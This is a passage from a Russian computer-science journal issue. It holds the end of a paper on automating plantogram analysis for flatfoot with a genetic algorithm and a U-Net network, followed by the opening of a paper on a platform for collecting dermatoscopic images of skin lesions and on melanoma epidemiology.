Плохое	9	86.82	143.71

Также был проведен эксперимент по разметке снимков, полученных на камеру смартфона без использования каких-либо дополнительных технических средств, в эксперименте был использован смартфон Google Pixel 6, с камерой 50 Мп, 1/1,31″, 1,2 мкм, f/1,9, 25 мм, Dual Pixel PDAF, Laser AF, OIS. Объектами съемки были стопы нескольких добровольцев из числа авторов статьи и их знакомых в возрасте от 22 до 54 лет. Для коэффициента распластанности k2 алгоритм дает хороший результат и в разметке контрольных точек, и в расчете показателей (рис. 11. a, b, c).

a) k2 = 0.413

b) k2 = 0.439

c) k2 = 0.428

Рис. 11. Результаты расчета коэффициента k2 с помощью генетического алгоритма (a), ручной разметки с фотографии (b), ручной разметки снимка стопы с плантоскопа (c)
Fig.11. Results of calculating coefficient k2 using a genetic algorithm (a), manual marking from a photograph (b), manual marking of a photograph of a foot from a plantoscope (c)

Индекс Штритера, который очень сильно зависит от того, как стопа прижата к стеклу, в данном случае не рассчитывался. Пока такой способ исследования назвать значимым и достаточно точным невозможно из-за малого набора данных и неотработанности механизма съемок, но как тема для дальнейшего исследования как методики упрощенного получения информации, представляет интерес.

2.3 Алгоритм анализа плантограммы с использованием нейронных сетей

Другим подходом к анализу изображений является использование нейронных сетей, в частности, такой вариант исследования использовался ранее для диагностики варикоза [13], затяжных пневмоний [14], диагностики внутренних кровотечений [15]. Практически везде исследователь сталкивается с проблемой малого количества данных, но для первых двух примеров нейронные сети строились на основе числовых характеристик анализов, а в нашем случае целью исследования как раз и является получение числовых характеристик стопы, но по небольшому количеству изображений. Единственным способом увеличить количество изображений в этих случаях является аугментация – увеличение выборки данных для обучения через модификацию существующих данных (увеличение контраста, яркости; различные повороты изображения, вариативное масштабирование; добавление шумов, бликов, вырезание частей). В нашем случае, аугментацию приходится делать специфичным образом, так как при стандартной аугментации снимка он перестанет быть снимком стопы – а для исследования надо сохранить ее форму.

Поэтому было принято решение использовать частичную аугментацию изображений, направленную в первую очередь не на увеличение общего количества снимков стопы, а на увеличение количества изображений для выделения контуров стопы. Разработанный алгоритм на основе выделения на изображениях случайных точек как центров новых изображений позволил увеличить количество снимков из исходных 50 до 900, что уже вполне приемлемо для обработки нейронной сетью.

Для ускорения обучения и с учетом ограничений оперативной памяти, памяти видеокарты и мощности GPU было принято решение проводить обучение нейронной сети на одноканальных изображениях (в оттенках серого), поэтому была выбрана сеть Unet как самая нетребовательная к ресурсам из сетей разработанных для обработки медицинских изображений в условиях нехватки данных).

2.3.1 Архитектура сети

Архитектура нейронной сети `U-net` является сверточной, то есть имеет слои разной размерности, в данном случае упорядоченные от сужения к расширению. Так как входные изображения имеют размер 256x256 пикселей и 1 канал, то в качестве параметров входного тензора в функцию сети мы будем использовать их. Для написания модели была использована библиотека `TensorFlow`.

Блок слоев сужения размерности – `Encoder` представлен 4 сверточными слоями с количеством фильтров 64, 128, 256, 512 соответственно с размером матрицы 3x3. Они представлены матрицами весов, которые применяются к локальным областям входных данных и позволяют выделить важные признаки. После свертки с фильтром происходит активация, результатом которой является выходная карта признаков. В данном случае функцией активации является ReLu.

Так как карта признаков после операции свертки может измениться, необходимо использовать `padding` с параметром `same`. Он добавляет недостающие пиксели нулевого значения вокруг входных данных, чтобы размер выхода был таким же, как размер входа. Это позволяет сохранить пространственную информацию в процессе свертки и упрощает последующие операции объединения и декодирования. После каждого сверточного слоя необходимо сделать субдискретизацию – `max pooling`, с размером окна (2, 2), которая уменьшает размерность входных данных.

После сужения размерности идет средний блок, который используется для сохранения и агрегации информации с высоким уровнем абстракции. Он выполняет следующие задачи – извлечения более абстрактных признаков из-за большего размера фильтра, который равен

1024 и улучшение представления признаков, путем удаления ненужных шумов и усиления значимых признаков.

Благодаря `pooling` и свертке в `Encoder`, модель теряет некоторую контекстную информацию о положении объектов на изображении. Средний блок помогает сохранить эту информацию и предоставить ее декодеру для более точного восстановления объектов.

Последним блоком является блок расширения размерности – `Decoder`, который является обратным `Encoder`, то есть каждый слой свертки имеет количество фильтров 512, 256, 128, 64, а перед операцией свертки, идет объединение входных тензоров, получая на вход результат среднего блока и `Decoder`.


Для получения результата мы используем выходной сверточный слой с 1 фильтром и полуядром 1x1, который использует сигмоидную функцию активации для генерации карты сегментации.

2.3.2 Обучение сети

Для обучения сети необходимо разбить данные на тестовые и тренировочные наборы. Для этого используется функция `train_test_split` с параметром разбиения 0.3, то есть 70% данных идет в тренировочный набор, а 30% в тестовый. Модель будет компилироваться с оптимизатором `adam`, функцией потерь `binary_crossentropy` и метрикой `accuracy`, которая будет определять оценку обучения модели. Метрика `accuracy` была выбрана для определения точности работы нейронной сети, так как необходимо сравнить результат, полученный с помощью нейронной сети с исходной маской данного изображения, а данная метрика как раз сравнивает результат с исходным, и в результате получаем характеристику того, на сколько близко измеренное значение к исходному.

Обучение модели проходило на 25 эпохах, с размером пакета 16 – столько образцов будет обрабатываться на каждой итерации обучения модели. Также для определения оценки модели на каждой эпохе во время обучения была использована функция `validation_data`. Обучение дало результат в 72% распознавания контуров стопы.

Для визуального определения результатов обучения была взята плантограмма стопы и обработана моделью (см. рис.12).



a *b*

Рис. 12. Исходное изображение подошвенной поверхности стопы (a) и обработанное моделью (b)
Fig.12. Original foot (a) and processed model (b)

Можно видеть, что модель убрала свет со снимка и выделила стопу, но из-за того, что обучение проходило на аугментированных данных, на полученном изображении остаются лишние шумы и объекты. Но даже сейчас есть возможность отделить стопу от остального изображения, а также можно заметить часть стопы, которая прижата к стеклу, и часть, которая находится чуть выше него, что и требуется для дальнейшей обработки.

2.3.3 Обработка полученных результатов с помощью алгоритмов компьютерного зрения

Для удаления оставшихся шумов и определения той части стопы, которая плотно лежит на плантоскопе, был использован алгоритм обработки изображений для формата HSV, позволяющий выделить ту часть стопы, которая находится в воздухе, и окрасить ее в красный цвет (см. рис. 13).





Рис. 13. Маскированная стопа
Fig.13. Masked foot

Далее на основе разработанного алгоритма определяются координаты высшей (рис. 14-a) и низшей точек стопы (рис. 14-b), а также ее серединная линия (рис. 14-c).



a *b* *c*


Рис. 14. Контрольные точки стопы: a- высшая точка, b- низшая точка, c- серединная линия стопы
Fig. 14. Foot reference point: a- highest point, b- lowest point, c- midline of the foot

После всех вычислений в программе получаем программную разметку стопы на рис. 15-a, которая сравнима по результату с ручной разметкой на рис. 15-b. В данном случае, из-за особенностей алгоритма рассчитывались не абсолютные длины прилегающей и не прилегающих частей стопы, а их процентное соотношение, поэтому итоговое значение индекса Штритера определяется как величина процент прилегания стопы к плантоскопу.

В программной разметке соотношение прилегающей и не прилегающей частей стопы равно `68%` и `32%` соответственно, а в ручной – `66.39%` и `33.61%` соответственно. В результате итоговая ошибка в точности определения плоскостопия составляет `|68 – 66.39|*100% / 68 = 2.425%`.

После тестирования методики на тестовом множестве была получена представленная в табл. 3 оценка точности работы:

a) Индекс Штритера 68
a) Strieter index = 68



b) индекс Штритера 66
b) Strieter index = 66

Рис. 15. Результаты расчета индекса Штритера с помощью нейронной сети (a) и при ручной разметке (b)
Fig.15. Results of calculating the Strieter index using neural (a) and manual marking (b)

Табл. 3. Результаты тестирования методики для индекса Штритера
Table 3. Results of testing the methodology for the Strieter index

Качество снимков	Количество снимков	Среднее отклонение от экспертного расчета (%)	Худшее отклонение от экспертного расчета (%)
Хорошее	14	7.339	69.88
Среднее	15	21.715	100
Плохое	9	23.553	100

Надо отметить, что модель, построенная на нейронной сети, оказалась в среднем более точной на снимках среднего и плохого качества, но, при этом если ошибки распознавания возникали, то они были более серьезными. Это свидетельствует о том, что для нейронных сетей количество данных в датасете должно быть больше и не все проблемы ограниченности датасета можно решить его аугментацией.

Заключение

Актуальность разработки и внедрения цифровых медицинских технологий в настоящее время признается в рамках междисциплинарного консенсуса специалистов. Наибольшее распространение такие технологии получили в анализе медицинских изображений. Одной из актуальных в клинической практике методик количественной оценки изображений является плантография, используемая в диагностике плоскостопия. Значимой проблемой использования этого метода служит трудоемкость. Часть этой проблемы решена за счет технологий «медицинского калькулятора». Однако, сохраняется необходимость существенных временных затрат на проведение ручной разметки изображений. Разработанные авторами методики точного определения контура стопы дают возможность автоматизировать разметку стопы по индексу Штритера и коэффициенту распластанности стопы k2. Это может помочь в снижении нагрузки на врача и повышении эффективности его работы, так как проще проверить рассчитанные точки и контрольные линии на их правильность, чем выполнять разметку вручную. Соответственно, это позволит упростить и ускорить диагностику заболеваний стопы врачом, так как единственным требованием методик является качественный снимок стопы, который можно сделать даже без использования дорогостоящего оборудования в виде бароподометрических комплексов.

Для дальнейшего исследования можно выделить следующие основные две задачи:

- уточнение обеих методик распознавания деформаций стопы на основе большего объема данных для обучения,

- добавление в проект расчетов для большего количества характеристик деформаций стопы (как, например, вальгусное отклонение первого пальца стопы).

Список литературы / References

[1]. Babovi´c, S.S.; Vujovi´c, M.; Stilinovi´c, N.P.; Jefti´c, O.; Novakovi´c, A.D. Labeling of Baropodometric Analysis Data Using Computer Vision Techniques in Classification of Foot Deformities. Medicina 2023, 59, 840. https://doi.org/10.3390/ medicina59050840

[2]. Chae J, Kang YJ, Noh Y. A Deep-Learning Approach for Foot-Type Classification Using Heterogeneous Pressure Data. Sensors (Basel). 2020 Aug 11;20(16):4481. doi: 10.3390/s20164481. PMID: 32796568; PMCID: PMC7472491.

[3]. Oliveira FP, Sousa A, Santos R, Tavares JM. Towards an efficient and robust foot classification from pedobarographic images. Comput Methods Biomech Biomed Engin. 2012;15(11):1181-8. doi: 10.1080/10255842.2011.581239. Epub 2011 Jun 8. PMID: 21660782.

[4]. Maestre-Rendon JR, Rivera-Roman TA, Sierra-Hernandez JM, Cruz-Aceves I, Contreras-Medina LM, Duarte-Galvan C, Fernandez-Jaramillo AA. Low Computational-Cost Footprint Deformities Diagnosis Sensor through Angles, Dimensions Analysis and Image Processing Techniques. Sensors (Basel). 2017 Nov 22;17(11):2700. doi: 10.3390/s17112700. PMID: 29165397; PMCID: PMC5713009.

[5]. Гилязев Р. А., Турдаков Д. Ю. Активное обучение и краудсорсинг: обзор методов оптимизации разметки данных. Труды ИСП РАН, том 30, вып. 2, 2018 г., стр. 215–250. DOI: 10.15514/ISPRAS-2018-30(2)-11. / Gilyazev R.A., Turdakov D.Y. Active learning and crowdsourcing: a survey of annotation optimization methods. Trudy ISP RAN/Proc. ISP RAS, 2018, vol. 30, issue 2, pp. 215-250. (in Russian). DOI:10.15514/ISPRAS-2018-30(2)-11.

[6]. Береснев А. П., Зоев И. В., Марков Н. Г. Исследование свёрточных нейронных сетей класса yolo для мобильных систем детектирования объектов на изображениях. 28-я Международная конференция по компьютерной графике и машинному зрению. Труды конференции. 2018, стр. 196-199. / Beresnev A. P., Zoev I. V., Markov N. G. Study of convolutional neural networks of the yolo class for mobile systems for detecting objects in images. 28th International Conference on Computer Graphics and Computer Vision. Proceedings of the conference. 2018, pp. 196-199. (in Russian). Доступно по ссылке: https://www.graphicon.ru/html/2018/papers/proceedings.pdf. 14.04.2024.

[7]. Polaka I., Sudars K., Namatevs I. Automatic data labeling by neural networks for the counting of objects in videos. Procedia Computer Science, 2019, issue 149, pp. 151–158. DOI: 10.1016/j.procs.2019.01.118. Доступно по ссылке: https://www.researchgate.net/publication/331694901_Automatic_data_labeling_by_neural_networks_for_the_counting_of_objects_in_videos, 14.04.2024.

[8]. Батраева И.А., Беликов А.В., Ионкина И.А., Забоев М.В., Миронов С.В., Пантелеев Д.С., Шапкин Ю.Г. Проблемы подготовки данных для анализа медицинских снимков. Методы компьютерной диагностики в биологии и медицине - 2023. Сборник статей Всероссийской школы-семинара. Саратов, 2023. стр. 192-194. / Batraeva I.A., Belikov A.V., Ionkina I.A., Zaboev M.V., Mironov S.V., Panteleev D.S., Shapkin Yu.G. Problems of preparing data for analyzing medical images. Methods of computer diagnostics in biology and medicine - 2023. Collection of articles of the All-Russian school-seminar. Saratov, 2023. pp. 192-194. (in Russian). Доступно по ссылке: https://www.elibrary.ru/item.asp?id=55822502/.

[9]. Пантелеев Д.С., Киреев С.И., Фалькович А.С., Батраева И.А., Забоев М.В., Чабукиани П.М. Программа для анализа и оценки плантографических критериев состояния (деформации) стопы "Подовизир". Свидетельство о регистрации программы для ЭВМ RU 2023682484, 25.10.2023. / Panteleev D.S., Kireev S.I., Falkovich A.S., Batraeva I.A., Zaboev M.V., Chabukiani P.M. A program for analyzing and assessing plantographic criteria for the condition (deformation) of the foot "Podovisir". Certificate of registration of the computer program RU 2023682484, 10/25/2023. (in Russian). Доступно по ссылке: https://www.elibrary.ru/item.asp?id=56001622/.

[10]. Смирнова Л. М., Аржанникова Е. Е., Карапетян С. В., Гаевская О. Э. Методика использования комплексов серии «Скан» при диагностике состояния стопы и назначении ортопедических стелек. СПб: ООО «ЦИАЦАН», 2015, 75 с. / Methodology for using the Scan series complexes in diagnosing foot conditions and prescribing orthopedic insoles: method. manual / Smirnova L. M., Arzhannikova E. E., Karapetyan S. V., Gaevskaya O. E. St. Petersburg: LLC “CIATSAN”, 2015, 75 p. (in Russian)

[11]. Akambase Jonas, Kokoreva Tatyana, Gurova Olga, Akambase Joseph. The effect of body positions on foot types: Considering body weight. Translational Research in Anatomy, 2019, vol. 16, pp. 1048-1053.

DOI:10.1016/j.tria.2019.100048. (in Russian). Доступно по ссылке: https://www.sciencedirect.com/science/article/pii/S2214854X19300470/.

[12]. Вирсански Эйял. Генетические алгоритмы на Python. М.: ДМК-Пресс, 2020, стр. 286. / Virsanski Eyal. Genetic algorithms in Python. M.: DMK-Press, 2020, p. 286. (in Russian).

[13]. Веденяпин Д.А., Лосев А.Г. Применение искусственных нейронных сетей в диагностике венозных заболеваний. Вестник новых медицинских технологий, том XIX, вып 2, 2012, стр. 241. / Vedenyapin D.A., Losev A.G. Application of artificial neural networks in the diagnosis of venous diseases. Bulletin of new medical technologies, volume XIX, issue 2, 2012, p. 241. (in Russian). Доступно по ссылке: https://cyberleninka.ru/article/n/primenenie-iskusstvennyh-neyronnyh-setey-v-diagnostike-venoznyh-zabolevaniy

[14]. Провоторов В.М., Шалагина И.В., Демъяшкин В.А. Использование нейросетевых методов для решения вопросов дифференциальной диагностики при затяжных пневмониях. Пульмонология, 2003, вып.4, стр. 36-40 / Provotorov V.M., Shalagina I.V., Demyashkin V.A. The use of neural network methods to solve issues of differential diagnosis in prolonged pneumonia. Pulmonology, 2003, issue 4, pp. 36-40. (in Russian). Доступно по ссылке: https://journal.pulmonology.ru/pulm/article/view/2639

[15]. Ионкина И.А., Беликов А.В., Шапкин Ю.Г., Пантелеев Д.С., Батраева И.А., Миронов С.В., Тышкевич С.В. Применение ИТ-технологий в анализе эндоизображений при диагностике рецидивов желудочно-кишечных кровотечений. Материалы Международной конференции молодых ученых «Фундаментальная и прикладная медицина». Саратов, 2023, стр. 109-111. (in Russian). / Ionkina I.A., Belikov A.V., Shapkin Yu.G., Panteleev D.S., Batraeva I.A., Mironov S.V., Tyshkevich S.V. Application of IT technologies in the analysis of endoimages in the diagnosis of recurrent gastrointestinal bleeding. Proceedings of the International Conference of Young Scientists “Fundamental and Applied Medicine”. Saratov, 2023, pp. 109-111. (in Russian). Доступно по ссылке: https://elibrary.ru/item.asp?id=60363677

Информация об авторах / Information about authors

Сергей Иванович КИРЕЕВ – доктор медицинских наук, доцент. Ведущий научный сотрудник лаборатории цифровых медицинских технологий факультета фундаментальной медицины и медицинских технологий СГУ. Сфера научных интересов: методики лечения деформаций стопы, патологии суставов, патологии позвоночника, ограничения подвижности суставов при последствиях травм и заболеваниях нервной системы.

Sergey Ivanovich KIREEV – Dr. Sci. (Medicine), Associate Professor. Area of scientific interests: methods of treating foot deformities, joint pathologies, spinal pathologies, limitation of joint mobility due to the consequences of injuries and diseases of the nervous system.

Инна Александровна БАТРАЕВА – кандидат физико-математических наук, доцент, заведующая кафедрой технологий программирования факультета компьютерных наук и информационных технологий СГУ. Сфера научных и практических интересов: теория компиляторов, информационные системы и анализ данных в прикладной лингвистике, компьютерное зрение и анализ данных в медицине.

Inna Aleksandrovna BATRAEVA – Cand. Sci. (Phys.-Math.), Associate Professor, Head of the Department of Programming Technologies, Faculty of Computer Science and Information Technologies, SSU. Areas of scientific and practical interests: compiler theory, information systems and data analysis in applied linguistics, computer vision and data analysis in medicine.

Дмитрий Сергеевич ПАНТЕЛЕЕВ – студент магистратуры по направлению математическое обеспечение и администрирование информационных сетей факультета компьютерных наук и информационных технологий СГУ. Сфера научных и практических интересов: системы управления базами данных, графовые модели и алгоритмы анализа графов в сфере финансов, компьютерное зрение и анализ данных в медицине.

Dmitry Sergeevich PANTELEEV – Master student in software and administration of information networks, Faculty of Computer Science and Information Technology, SSU. Areas of scientific and

practical interests: database management systems, graph models and graph analysis algorithms in finance, computer vision and data analysis in medicine.

Максим Владиславович ЗАБОЕВ – бакалавр по направлению фундаментальная информатика и информационные технологии факультета компьютерных наук и информационных технологий СГУ. Сфера научных и практических интересов: системы управления базами данных, графовые модели и алгоритмы анализа графов в сфере финансов, компьютерное зрение и анализ данных в медицине.

Maxim Vladislavovitch ZABOEV – Bachelor in fundamental computer science and information technology, Faculty of Computer Science and Information Technology, SSU. Areas of scientific and practical interests: database management systems, graph models and graph analysis algorithms in finance, computer vision and data analysis in medicine.

DOI: 10.15514/ISPRAS–2024–36(3)–18

Платформа для сбора дерматоскопических изображений новообразований пациентов

А.В. Козачок, ORCID: 0000-0002-6501-2008 <*a.kozachok@ispras.ru*>
А.А. Спирин, ORCID: 0000-0002-7231-5728 <*a.spirin@ispras.ru*>
К.В. Елецкий, ORCID: 0009-0001-1434-9620 <*k.eletskiy@ispras.ru*>
Е.С. Козачок, ORCID: *0000-0003-2912-0754* <*muza2804@gmail.com*>

Институт системного программирования РАН,
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.

Аннотация. В статье рассмотрены вопросы формирования Отечественного набора данных дерматоскопических снимков новообразований кожи пациентов, сформированы требования к метаданным и фотографиям, описаны существующие наиболее популярные в научной среде наборы данных для построения моделей машинного обучения по классфиифкации дерматоскопических снимков. Описана архитектура разработанной платформы для сбора данных дерматоскопических снимков новообразований кожи пациентов из РФ.

Ключевые слова: дерматоскопия; модели машинного обучения; классификация дерматоскпических снимков; раннее обнаружение меланомы и рака кожи.

Для цитирования: Козачок А.В., Спирин А.А., Елецкий К.В., Козачок Е.С. Платформа для сбора дерматоскопических изображений новообразований пациентов. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 259–272. DOI: 10.15514/ISPRAS–2024–36(3)–18.

Благодарности: Исследование поддержано Фондом содействия инновациям (Договор № 0091114).

A Platform for Collecting Dermatoscopic Images of Patients' Neoplasms

A.V. Kozachok, ORCID: 0000-0002-6501-2008 <*a.kozachok@ispras.ru*>
A.A. Spirin, ORCID: 0000-0002-7231-5728 <*a.spirin@ispras.ru*>
K.V. Elezkiy, ORCID: 0009-0001-1434-9620 <*k.eletskiy@ispras.ru*>
E.S. Kozachok, ORCID: 0000-0003-2912-0754 <*muza2804@gmail.com*>

Institute for System Programming of the Russian Academy of Sciences,
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.

Abstract. The article deals with the formation of a domestic dataset of dermatoscopic images of skin neoplasms of patients, the requirements for metadata and photographs are formed, the existing data sets most popular in the scientific community for building machine learning models for the classification of dermatoscopic images are described. The architecture of the developed platform for data collection of dermatoscopic images of skin neoplasms of patients from the Russian Federation is described.

Keywords: dermatoscopy; machine learning models; classification of dermatoscopic images; early detection of melanoma and skin cancer.

For citation: Kozachok A.V., Spirin A.A., Elezkiy K.V., Kozachok E.S. A platform for collecting dermatoscopic images of patients' neoplasms. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 259-272 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-18.

Acknowledgements. The research was supported by the Foundation for the Promotion of Innovation (Agreement No. 0091114).

1. Введение

Меланома представляет собой одну из наиболее опасных форм рака кожи, характеризующуюся высокой скоростью роста и способностью быстро метастазировать. Это злокачественное заболевание может возникнуть из обычных родинок и меланоцитов, особых клеток кожи. Степень злокачественности меланомы обусловлена ее способностью к инвазии и быстрому распространению в организме. Риск заболевания меланомой увеличивается при наличии ряда факторов: онкологические заболевания у родственников, пожилой возраст, травматизация родинок и избыточное ультрафиолетовое облучение. Сложность обнаружения меланомы на начальной стадии заключается в том, что на первых стадиях признаки этого заболевания часто малозаметны, что может привести к поздней диагностике и промедлению с назначением лечения. Ранняя диагностика меланомы имеет критическое значение, поскольку она существенно увеличивает шансы на успешное лечение и выздоровление пациента. Проведение самообследования кожи регулярно и обращение к врачу при любых изменениях, таких как изменения в родинках или появление новых пигментных образований, является ключевым для раннего выявления меланомы и повышения эффективности лечения.

Злокачественные новообразования являются одной из основных причин смерти во всем мире. По статистике в 2020 году каждый шестой умерший страдал онкологическим заболеванием [1]. Наиболее распространенными видами рака в мире (с точки зрения числа новых случаев) в 2020 г. являлись: рак молочной железы (2,26 млн случаев), рак легких (2,21 млн случаев), толстой и прямой кишки (1,93 млн случаев), рак предстательной железы (1,41 млн случаев) и немеланомный рак кожи (1,20 млн случаев). Заболеваемость меланомой кожи составила в 2020 г. 325 тыс. (21% всех раковых заболеваний кожи), при этом, среди всех новообразований кожи меланома обладает самой высокой летальностью [2].

Заболеваемость меланомой кожи неуклонно растет во всем мире с 1960 гг. и, вероятно, продолжит рост в будущем [3, 4]. С сохранением темпов роста заболеваемости и смертности, к 2040 г. ожидается увеличение заболеваемости на 50 % по отношению к показателям 2020 г., а смертности − на 68 % [3].

Показатели заболеваемости и смертности значительно варьируют в различных странах (табл. 1), что связано с климатическими условиями и уровнем жизни, так меланома достаточно редко встречается в большинстве стран Африки и Азии, где стандартизированный по возрасту показатель заболеваемости для обоих полов обычно ниже 1 случая на 100 тыс. населения. В 2020 г. самые высокие показатели наблюдались в Австралии и Новой Зеландии.

Распространенность меланомы в РФ на 100 тыс. населения неуклонно растет: так за 10 лет показатель вырос почти в 1,5 раза с 48,3 в 2011 г. до 70,4 в 2021 г. Удельный вес меланомы кожи, выявленной впервые на I–II стадии в 2021 г., составил 79,5 %, запущенной стадии — (III–IV) 19,6 %. Активно выявили 27,8 % случаев меланом на профилактических осмотрах и/или скринингах, что на 1,2 % меньше, чем в 2020 г. и на 4,7 % меньше по сравнению с 2019 г. Летальность на первом году с момента установления диагноза в 2021 г. в среднем по России составила 8,3 %, что на 4,8 % меньше по сравнению с показателем 2011 г.

Наиболее высокий показатель зарегистрирован в Северо-Кавказском федеральном округе – 9,5 %. В республике Кабардино-Балкария летальность достигла 11,4 %. В Центральном Федеральном округе средний показатель составил 9,4 %, максимальные значения зарегистрировали в Ивановской (16,7 %) и Орловской (15,1 %) областях. В Москве и Московской области летальность на первом году с момента установления диагноза составила

9,2 % и 7,3 % соответственно. В Сибирском федеральном округе (8,9 %) максимальная летальность выявлена в Новосибирской области (14,5 %), далее следуют Республика Алтай (12,5 %) и Алтайский край (11,7 %). Самый низкий средний показатель летальности по стране с момента установления диагноза зарегистрирован в Приволжском федеральном округе (6,8 %) [6].

Табл. 1. Эпидемиологические показатели заболеваемости и смертности от меланомы в разных странах мира [5]
Table 1. Epidemiological indicators of morbidity and mortality from melanoma in different countries of the world [5]

Страна	Стандартизированная по возрасту заболеваемость на 100 тыс. населения	Стандартизированный по возрасту коэффициент смертности на 100 тыс. населения	Кумулятивный риск заболеваемости на 100 тыс. населения	Кумулятивный риск смертности на 100 тыс. населения
Австралия	36,6	2,4	7,8	0,93
Канада	12,2	1,4	2,7	0,46
Нидерланды	27	2,3	4,8	0,65
Норвегия	26,4	3,2	5,5	0,98
Новая Зеландия	31,6	4,7	7,4	1,5
РФ	5	1,6	0,96	0,35
США	16,6	1,1	3,6	0,32

В.М. Мерабишвили и соавт. [7] провели популяционное исследование эпидемиологии злокачественной меланомы в России и оценили погодичную летальность среди мужского и женского населения за период 2008–2015 гг. Авторы показали, что погодичная летальность мужчин на каждом году наблюдения была заметно выше таковой среди женского населения. До пятого года наблюдения дожили 35,6 % мужчин и 47,4 % женщин [7, 8].

Полученные данные свидетельствуют о необходимости усиления мер скрининга для раннего выявления заболевания [6].

Однако Международное общество дерматоскопии (International Dermoscopy Society, IDS) провело опрос, по результатам которого с начала пандемии COVID-19 у дерматологов и онкологов количество очных приемов снизилось на 75 %. В связи с всеобщей изоляцией, более половины респондентов (56,8 %) сообщили, что число меланом, диагностированных в эти месяцы, было крайне низким [9].

В связи с затруднением проведения скрининговых мероприятий и активного выявления злокачественных новообразований кожи в настоящее время в мире обсуждается возрастающая роль телемедицины, применение диагностических и терапевтических инструментов на расстоянии от пациента. Теледерматологию можно разделить на теледерматологию в режиме реального времени (видеоконсультацию) и теледерматологию с промежуточным хранением (передача изображения пациентом). Оба типа теледерматологии облегчили дистанционную дерматологическую помощь во время пандемии при хронических заболеваниях [10]. Согласно результатам кокрановского систематического обзора (2018), путем теледерматологических консультаций возможно идентифицировать большинство злокачественных новообразований кожи и выявлять поражения, требующие личного осмотра специалистом [11].

2. Формирование набора данных

Для развития скрининговой программы по выявлению меланомы и рака кожи на ранней стадии были предложены решения для внедрения дерматоскопических аппаратов в фельдшерско-акушерских пунктах и непрофильные медицинские учреждения первичного звена [12].

Одной из причин, мешающих развитию и применению описанных методов компьютерной диагностики (от англ. – *Computer aided diagnosis, CAD*), является отсутствие наборов данных, учитывающих особенности и фенотип кожи пациентов, проживающих на территории Российской Федерации.

Для составления требований к набору данных пациентов РФ и описанию его структуры был проведен анализ существующих наборов данных в предметной области – оптической дерматоскопии.

В 2023-2024 годах наиболее используемыми наборами данных дерматологических изображений являются: ISIC 2017,2018,2019,2020, HAM 10000, PH2. Статистические сведения по наборам данных представлены в таблице 2 [13].

Табл. 2 Общедоступные наборы данных для решения задач сегментации пораженной кожи и классификации пораженной кожи с различным количеством классов и образцов изображений
Table 2 Publicly available SLS (segmentation) and SLC (classification) datasets with variable amounts of classes and image samples

Набор данных	Количество изображений для каждой задачи									
	Сегментация		Классификация по классам							
	Изображения	Маски	Nev[1]	SK	BCC	AK	DF	VL	Mel	SCC
ISIC-16	900 379	900 379	727 304	- -	- -	- -	- -	- -	173 75	- -
ISIC-17	2000 150 600	2000 150 600	1372 78 393	254 42 90	- - -	 - -	 - -	 - -	374 30 117	- - -
ISIC-18	12500	12500	6705	1099	514	327	115	142	1113	-
ISIC-19	-	-	12875	2624	3323	867	239	253	4522	624
ISIC-20	-	-	32542	-	-	-	-	-	548	-
PH2	200	200	160	-	-	-	-	-	40	-
IAD	100	100	70	-	-	-	-	-	30	-
Dermaquest	137	137	61	-	-	-	-	-	76	-
IRMA	-	-	560	-	-	-	-	-	187	-
HAM10000	-	-	6705	1099	514	324	115	142	1113	-

Описание и структура наборов данных:

1. ISIC Archive: архив Международной организации по визуализации кожи (ISIC) является одним из крупнейших общедоступных наборов данных для анализа новообразований кожи. Он содержит более 25000 дерматоскопических изображений с достоверными метками для различных типов новообразований, включая меланому. Набор данных регулярно обновляется и используется в многочисленных соревнованиях и конкурсах.
2. AM10000 Dataset: Набор данных Human Against Machine содержит 10015 дерматоскопических изображений различных новообразований кожи, включая 1113 случаев меланомы. Он является общедоступным и широко применяется в исследованиях.
3. BCN20000 Dataset: недавно представленный набор данных BCN20000 включает 20000 дерматоскопических изображений, аннотированных экспертами-дерматологами. Он содержит широкий спектр новообразований, в том числе

[1] Nev – nevus (родинка), SK – seborrheic keratosis (себорейный кератоз), BCC – basal cell carcinoma (базально клеточная карцинома), AK – actinic keratosis (актинический кератоз), DF – dermatofibroma (дерматофиброма), VL – vascular lesion (сосудистое поражения кожи), Mel – melanoma (меланома), SCC – Squamous Cell Carcinoma (плоскоклеточная карцинома).

меланому, базальноклеточную карциному и другие виды рака кожи.

4. Mel-Vision Dataset: набор данных Mel-Vision, созданный компанией Mel-Vision Medical, содержит более 10 000 дерматоскопических изображений с аннотациями для различных типов новообразований кожи, включая меланому. Он отличается высоким качеством изображений и точными метками.
